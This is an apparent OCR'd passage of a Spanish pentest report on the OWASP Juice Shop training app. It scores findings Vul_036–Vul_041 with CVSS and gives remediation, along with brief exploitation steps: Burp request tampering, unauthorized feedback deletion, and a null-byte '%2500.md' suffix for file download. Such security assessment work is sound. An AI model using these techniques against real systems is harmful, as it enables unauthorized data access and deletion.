
EXPLOTACIÓN

Cuando tratamos de subir un archivo superior a 100KB, podemos comprobar haciendo uso del INTERCEPT de BURP que ninguna petición de carga es enviada al back end de la aplicación, a pesar de que se nos muestra un mensaje donde se nos deniega la carga misma.


Esto demuestra claramente que existe un filtro en el front end y nos queda la duda de si el mismo se repite en el back end.




Ante una petición licita, por otra parte, la petición al front end es creada y sucede con éxito:




A partir de aquí, lo único necesario es modificar esta petición y añadir un archivo de más peso, en este caso, en formato pdf:



Y el back end lo acepta sin problema pues no existe un control explicito en el mismo.



VUL_036 – FIVE STARS Feedback

DELETE FIVE STARS Feedback			
ID	Vul_036	CRITICIDAD	6,5 MEDIA
URL	http://juice.shop/api/Feedbacks		
DESCRIPCION	El filtrado y autorización para el borrado de los feedbacks se ejerce solo a nivel del front end. De esta forma, un usuario malintencionado puede interceptar la petición enviada al back end y solicitar con éxito que se borre cualquier feedback existente en la tienda.		
EVIDENCIA	 Imagen de la captura de una petición de borrado al endpoint y que es aceptada sin tener los permisos requeridos.		
RIESGOS	Un usuario malintencionado podría borrar completamente todos los feedbacks existentes y dañar seriamente la reputación de la aplicación. Además, si no se dispone de un backup adecuado, esos comentarios pueden perderse para siempre.		
RECOMENDACIONES	Es muy importante que todas las entradas de datos que recibe el back end se filtren nuevamente porque es posible interceptar y alterar todas las peticiones enviadas al mismo. En este caso, el back end debería revisar si el usuario que solicita el borrado está o no autorizado para ello y denegar o permitir la operación en consecuéncia.		
REFERENCIAS	https://owasp.org/Top10/A01_2021-Broken_Access_Control/		


EVALUACIÓN DE CRITICIDAD CVSS 3.1

Vul_036	FIVE STARS Feedback
CVSS3 PUNTUACION	MEDIA 6,5
Vector de Ataque	Red, es accesible desde internet
Complejidad	Baja, no se requiere de circunstancias especiales para realizarla
Privilegios requeridos	Bajo, se requiere una cuenta normal de usuario
Interacción del usuario	Ninguna
Alcance	Sin cambios, la vulnerabilidad nace y afecta a la aplicación
Confidencialidad	Ninguna pues no se accede a datos sensibles.
Integridad	Ninguna porque los datos solo se pueden borrar, no editar.
Disponibilidad	Alta, porque se pueden borrar datos que dejaran de estar disponibles


EXPLOTACIÓN

Al realizar una petición DELETE a la ruta /api/Feedbacks/id_feedback el comentario es borrado al momento, aunque la solicitud se mande desde una cuenta que no tenga permisos de administración.

Podemos verlo en la siguiente captura de pantalla.


Request
Response
INSPECTOR

VUL_037 – ACCESO A LOGS, exposición de información

ACCESO A LOGS - EXPOSICIÓN DE INFORMACIÓN			
ID	Vul_037	CRITICIDAD	5,3 MEDIA
URL		http://juice.shop/support/logs/	
DESCRIPCION		Información de exposición indebida. Se puede acceder a los logs del servidor sin ningún tipo de autorización, incluso es posible que, en cierto momento, google pudiera llegara a indexarlos y mostrarlos como resultado en sus búsquedas. A pesar de que esta es una vulnerabilidad informativa, se ha valorado como media debido a la información sensible que contiene y a las posibilidades de explotación que puede propiciar.	
EVIDENCIA			
RIESGOS		Las personas que reciben acceso a los logs pueden encontrar en ellos diferentes funciones y puntos de la aplicación a los que lanzar baterías de pruebas para encontrar vulnerabilidades. Además, otras personas menos técnicas pueden hacerse a la idea de cuantas peticiones se registran cada día, o incluso, cuando procesos de comprar se lanzan a diario, etc.	

RECOMENDACIONES	Los logs no deberían nunca ser accesibles sin ningún tipo de protección. Además, es recomendable que el acceso a los mismos esté separado de la aplicación y no se puede llegar a los mismos desde esta.
REFERENCIAS	https://cwe.mitre.org/data/definitions/532.html

EVALUACIÓN DE CRITICIDAD CVSS 3.1


Vul_037	ACCESO A LOGS - EXPOSICIÓN DE INFORMACIÓN
CVSS3 PUNTUACION	Media 5,3
Vector de Ataque	Red: el ataque se puede montar a través de Internet.
Complejidad	Baja, se puede obtener toda la información desde el navegador
Privilegios requeridos	Ninguno: el ataque podría ejecutarse desde una perspectiva no autenticada/no autorizada
Interacción del usuario	Ninguna, el atacante puede acceder a la información sin requerir ninguna acción por parte de otros usuarios
Alcance	Sin cambios, es una vulnerabilidad de la aplicación que afecta a la misma.
Confidencialidad	Baja, hay cierta pérdida de confidencialidad y se obtiene acceso a cierta información restringida, pero el atacante no tiene control sobre qué información se obtiene. La divulgación de información no causa una pérdida directa y grave al componente afectado.
Integridad	No existe perdida de integridad, porque los logs no pueden ser editados ni alterados.
Disponibilidad	No existe perdida de disponibilidad, pues esta vulnerabilidad no permite borrar los logs o denegar el acceso a los mismos.

EXPLOTACIÓN


Se puede encontrar el directorio simplemente haciendo un fuzzing de directorios en la aplicación, con algo de tiempo y suerte.


También hemos encontrado referencias al directorio /support/ en el código del main.js.

La explotación es bien sencilla, se navega al directorio y haciendo clic, se descargan los archivos que pueden leerse en cualquier editor de texto.



VUL_038 – EXPOSED Metrics


EXPOSED Metrics			
ID	Vul_038	CRITICIDAD	5,3 MEDIA
URL	http://juice.shop/metrics		
DESCRIPCION	La aplicación dispone de una página de métricas con información sensible que puede debería ser privada y que se puede visitar de forma pública. La página se encuentra fácilmente con un programa de exploración de directorios. A pesar de ser una vulnerabilidad informativa, se ha valorado como media debido a la información dispuesta.		
EVIDENCIA	 Captura de la salida de dirsearch en la cual se revela este y otros directorios abiertos de la aplicación		

	 Captura de la información sensible expuesta en la página de métricas.
RIESGOS	Un atacante puede obtener información valiosa sobre los procesos del servidor y el uso de memoria para preparar ataques contra la aplicación y/o obtener información sensible.
RECOMENDACIONES	Las páginas que contiene información sobre el servidor, métricas, uso de la CPU, etc, deberían estar debidamente protegidas. La mejor práctica para ello es que se encuentren fuera de la aplicación. Cuanto más compartimentado y asegurado este todo, mejor.
REFERENCIAS	https://es.acervolima.com/vulnerabilidad-de-exposicion-de-datos-sensibles/


EVALUACIÓN DE CRITICIDAD CVSS 3.1

Vul_038	EXPOSED Metrics
CVSS3 PUNTUACION	MEDIA 5,3
Vector de Ataque	Red, las métricas son accesibles desde internet sin autorización
Complejidad	Baja, las métricas se encuentran con facilidad
Privilegios requeridos	Ninguno
Interacción del usuario	Ninguno
Alcance	Sin cambios.
Confidencialidad	Baja, en las métricas no hay mucha información
Integridad	Ninguna, no se puede editar la información
Disponibilidad	Ninguna, no se puede editar la información

VUL_039 – FORGOTTEN Sales Backup

FORGOTTEN Sales Backup			
ID	Vul_039	CRITICIDAD	0 INFORMATIVA
URL	http://juice.shop/ftp/coupons_2013.md.bak%2500.md		
DESCRIPCION	Se encuentra un archivo de backup de ventas en el que encontramos diversos cupones que se pueden utilizar para obtener descuentos. De nuevo el archivo es descargable gracias a una vulnerabilidad de LFI relacionada con el null byte. De nuevo, no se valora el riesgo inherente a la vulnerabilidad LFI por estar expuesto en su correspondiente sección.		
EVIDENCIA	 Captura de la descarga del archivo con inyección de NULL BYTE		
RIESGOS	Aparte de los peligros referidos por la LFI ya expuestos y el acceso indebido a un directorio que debería ser privado, el archivo en si nos revela una buena cantidad de cupones que se podrían estudiar para tratar de generar unos nuevos y válidos.		
RECOMENDACIONES	Los cupones que se generan deberían ser completamente random, los generados en este archivo parecen seguir un patrón, parte del código del cupón se repite. Se debería cerrar el directorio y resolver la vulnerabilidad LFI antes reportada.		
REFERENCIAS	https://owasp.org/www-project-automated-threats-to-web-applications/		

VUL_040 – FORGOTTEN Developer Backup


FORGOTTEN Developer Backup			
ID	Vul_040	CRITICIDAD	5,3 MEDIA
URL	http://juice.shop/ftp/coupons_2013.md.bak%2500.md		
DESCRIPCION	Se encuentra un archivo de backup de un desarrollador en donde hay mucha información sobre dependencias usadas en la aplicación. Es una información muy sensible que permite profundizar en la búsqueda de vulnerabilidades y no debería ser accesible. De nuevo el archivo es descargable gracias a una vulnerabilidad de LFI relacionada con el null byte.		
EVIDENCIA	 Captura de la descarga del archivo con inyección de NULL BYTE		
RIESGOS	Aparte de los peligros referidos por la LFI ya expuestos y el acceso indebido a un directorio que debería ser privado, el archivo en si nos revela una buena cantidad de información que puede permitir a un atacante estudiar más a fondo la aplicación en busca de fallas de seguridad.		

RECOMENDACIONES	La información en este informe permite, por ejemplo, buscar diferentes vulnerabilidades presentes en los módulos de la aplicación. Se debería cerrar el directorio y resolver la vulnerabilidad LFI antes reportada.
REFERENCIAS	https://owasp.org/Top10/A06_2021-Vulnerable_and_Outdated_Components/



EVALUACIÓN DE CRITICIDAD CVSS 3.1

Vul_040	Forgotten Developer backup
CVSS3 PUNTUACION	MEDIA 5,3
Vector de Ataque	Red, es accesible desde internet
Complejidad	Baja
Privilegios requeridos	Ninguno
Interacción del usuario	Ninguna
Alcance	La misma, el ataque es a la aplicación y afecta a la misma
Confidencialidad	Media, permite obtener datos que deberían ser privados
Integridad	Ninguna, actualmente no permite modificar los datos.
Disponibilidad	Ninguna, actualmente no permite denegar el servicio

Basta con navegar al directorio /ftp y añadir %2500.md al link de descarga como se ve en la siguiente captura:



VUL_041 – ZERO Stars

ZERO Stars			
ID	Vul_041	CRITICIDAD	5,3 MEDIA
URL	http://juice.shop/api/Feedbacks		
DESCRIPCION	A pesar de que la programación del front end limita las valoraciones de cualquier feedback a que estén entre la puntuación de 1 a 5 estrellas, es posible interceptar las peticiones enviadas al back end con estas reseñas y alterarlas para enviar una puntuación de 0 estrellas que dañe la imagen de la empresa o altere las métricas mostradas sobre estas de manera no esperada.		
EVIDENCIA	 Imagen de la página de feedback donde no se permite una puntuación menor a 1 estrella  Imagen de una petición alterada con ranking 0 que es aceptada por el servidor. También se aceptan feedbacks de más de 5 estrellas.		

RIESGOS	Directamente este ataque permite a una persona malintencionada influir en las puntuaciones del feedback. Según como se calculen y muestren, puede alterar y mucho los resultados. Indirectamente, es una vulnerabilidad que muestra que los desarrolladores no han gestionado bien el filtrado de las peticiones que desde el front end se envían al back end, un hecho que pone en alerta a atacantes maliciosos para buscar más vulnerabilidades de este tipo.
RECOMENDACIONES	Es muy importante que todas las entradas de datos que recibe el back end sean filtradas para rechazar aquellas que son ilicitas o no autorizadas.
REFERENCIAS	https://owasp.org/www-community/vulnerabilities/Improper_Data_Validation https://www.packetlabs.net/posts/broken-access-control/#:~:text=Broken%20access%20controls%20are%20the,10%20web%20application%20vulnerabilities%20list.


EVALUACIÓN DE CRITICIDAD CVSS 3.1

Vul_041	ZERO Stars
CVSS3 PUNTUACION	MEDIA 5,3
Vector de Ataque	Red, es accesible desde internet
Complejidad	Baja, no se requiere de circunstancias especiales para realizarla
Privilegios requeridos	Ningúna, no se requiere de cuenta para usar esta característica
Interacción del usuario	Ninguna
Alcance	Sin cambios, la vulnerabilidad nace y afecta a la aplicación
Confidencialidad	Ninguna, no permite el acceso a datos sensibles

Integridad	BAJA, permite insertar valoraciones no permitidos en la aplicación
Disponibilidad	Ninguna, no permite denegar el servicio

EXPLOTACIÓN

Una vez en la pantalla de feedback enviamos un comentario normal y lo interceptamos con una herramienta tipo burp. Modificamos el valor del parámetro “rating” al deseado y la enviamos. La aplicación la aceptará.



